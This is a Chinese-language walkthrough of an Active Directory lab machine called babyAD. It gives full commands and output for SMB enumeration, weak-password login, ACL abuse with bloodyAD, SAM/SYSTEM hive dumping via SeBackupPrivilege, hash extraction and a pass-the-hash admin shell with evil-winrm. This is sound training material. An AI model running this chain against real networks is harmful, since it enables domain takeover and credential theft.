群U靶机-babyAD_sunset

端口扫描

群上很少出 AD 的靶机

```
➜  babyAD nmap -p- -min-rate 10000 -n -Pn -sCV 192.168.111.166
15:44:47 [4/76]
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-03 15:42 CST
Nmap scan report for 192.168.111.166
Host is up (0.00069s latency).
Not shown: 65515 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-01-03
07:43:20Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain:
babyAD.com0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain:
babyAD.com0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49664/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
52736/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
52737/tcp open  msrpc         Microsoft Windows RPC
52744/tcp open  msrpc         Microsoft Windows RPC
52751/tcp open  msrpc         Microsoft Windows RPC
MAC Address: 00:0C:29:DC:93:23 (VMware)
Service Info: Host: BABYAD; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2026-01-03T07:44:08
|_  start_date: N/A
```

```
|_nbstat: NetBIOS name: BABYAD, NetBIOS user: <unknown>, NetBIOS MAC:
00:0c:29:dc:93:23 (VMware)
```

枚举

枚举一下 SMB ，有一个不同寻常的共享目录 “Technical Security Notice”

```
➜  babyAD smbclient -L 192.168.111.166 -U anonymous
Password for [WORKGROUP\anonymous]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      远程管理
        C$              Disk      默认共享
        IPC$            IPC       远程 IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
        Technical Security Notice Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 192.168.111.166 failed (Error
NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

里边能下载一个 PDF 文件

```
➜  babyAD smbclient //192.168.111.166/'Technical Security Notice'
Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Sat Dec 27 12:04:29 2025
  ..                                 DHS        0  Sat Dec 27 12:27:54 2025
  技术安全通告.pdf                  A     5045  Sat Dec 27 12:03:13 2025

                12923135 blocks of size 4096. 8038767 blocks available
```

PDF 里面告诉了我们已经将防火墙关闭，并且告诉我们不要使用弱密码，并且最底下有一个用户名 wackymaker

直接测试一下是否存在该用户

```
➜  babyAD kerbrute -users user -domain babyAD.com -dc-ip 192.168.111.166
/root/.local/share/pipx/venvs/kerbrute/lib/python3.13/site-
packages/impacket/version.py:12: UserWarning: pkg_resources is deprecated as an
API. See https://setuptools.pypa.io/en/latest/pkg_resources.html. The
pkg_resources package is slated for removal as early as 2025-11-30. Refrain from
using this package or pin to Setuptools<81.
  import pkg_resources
```

```
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Valid user => wackymaker
[*] No passwords were discovered :'(
```

存在用户，随后对弱密码进行尝试

```
➜  babyAD nxc smb 192.168.111.166 -u wackymaker -p 'wackymaker'
SMB         192.168.111.166 445    BABYAD           [*] Windows Server 2022 Build
20348 x64 (name:BABYAD) (domain:babyAD.com) (signing:True) (SMBv1:False)
SMB         192.168.111.166 445    BABYAD           [-]
babyAD.com\wackymaker:wackymaker STATUS_PASSWORD_MUST_CHANGE
```

密码正确，提示下次登录需要修改密码，这里通过 `smbpasswd` 来进行密码的修改


```
➜  babyAD smbpasswd -r 192.168.111.166 -U wackymaker
Old SMB password:
New SMB password:
Retype new SMB password:
Password changed for user wackymaker on 192.168.111.166.
```

横向移动

直接上 `BloodHound`

```
➜  babyAD bloodhound-python -d babyAD.com -u 'wackymaker' -p '<Your-Pass>' -dc
BABYAD.babyAD.com -ns 192.168.111.166 -c all --zip --dns-timeout 1000
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: babyad.com
INFO: Getting TGT for user
INFO: Connecting to LDAP server: BABYAD.babyAD.com
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: BABYAD.babyAD.com
INFO: Found 9 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: babyAD.babyAD.com
INFO: Done in 00M 01S
INFO: Compressing output into 20260103155901_bloodhound.zip
```


对 ACC_ADMINS 组有 WriteOwner 权限



常规的三步：将自己设置为所有者、赋予自己所有的权限、再将自己添加到组内

```
➜  babyAD bloodyad -d 'babyAD.com' -u 'wackymaker' -p '<Your-Pass>' -i
192.168.111.166 set owner ACC_ADMINS wackymaker
[+] Old owner S-1-5-21-3649830887-1815587496-1699028491-512 is now replaced by
wackymaker on ACC_ADMINS

➜  babyAD bloodyad -d 'babyAD.com' -u 'wackymaker' -p '<Your-Pass>' -i
192.168.111.166 add genericAll 'CN=acc_admins,CN=Users,DC=babyAD,DC=com'
'wackymaker'
[+] wackymaker has now GenericAll on CN=acc_admins,CN=Users,DC=babyAD,DC=com

➜  babyAD bloodyad -d 'babyAD.com' -u 'wackymaker' -p '<Your-Pass>' -i
192.168.111.166 add groupMember ACC_ADMINS wackymaker
[+] wackymaker added to ACC_ADMINS
```


再看 ACC_ADMINS 组有何权限



ACC_ADMINS 组拥有对用户 BABYAD-ADMIN 的 GenericAll 权限，可以强制修改用户密码


```
➜  babyAD bloodyad -d 'babyAD.com' -u 'wackymaker' -p '<Your-Pass>' -i
192.168.111.166 set password BABYAD-ADMIN <Your-Pass>
[+] Password changed successfully!
```

再看 BABYAD-ADMIN 的权限，可以修改 BACKUP-OPT 的密码



```
➜  babyAD bloodyad -d 'babyAD.com' -u 'BABYAD-ADMIN' -p '<Your-Pass>' -i
192.168.111.166 set password BACKUP-OPT <Your-Pass>
[+] Password changed successfully!
```

用户 `BACKUP-OPT` 拥有 `SeBackupPrivilege` 和 `SeRestorePrivilege` 权限



```
特权信息
----------------------

特权名                        描述             状态
============================= ================ ======
SeMachineAccountPrivilege     将工作站添加到域 已启用
SeBackupPrivilege             备份文件和目录   已启用
SeRestorePrivilege            还原文件和目录   已启用
SeShutdownPrivilege           关闭系统         已启用
SeChangeNotifyPrivilege       绕过遍历检查     已启用
SeIncreaseWorkingSetPrivilege 增加进程工作集   已启用
```

利用 `SeBackupPrivilege` 导出本地 Hash (SAM & SYSTEM)


```
# 创建备份目录
mkdir C:\temp
cd C:\temp

# 导出 SAM 和 SYSTEM 配置单元
# 注意：即使你没有目录的读取权限，SeBackupPrivilege 也允许你执行此操作
reg save hklm\sam sam.hive
reg save hklm\system system.hive
```

将其拉取到 Kali 上进行解密

```
➜  babyAD impacket-secretsdump -sam sam.hive -system system.hive LOCAL
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
```

```
[*] Target system bootKey: 0x9aec2145c768b9975d683cbd0b2138e0
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:bbabdc192282668fe5190ab0c5150b34:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Cleaning up...
```

通过 NTHASH 即可拿到管理员 Shell



```
➜  babyAD evil-winrm -i BABYAD.babyAD.com -u administrator -H bbabdc192282668fe5190ab0c5150b34

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' fo

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-comple

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```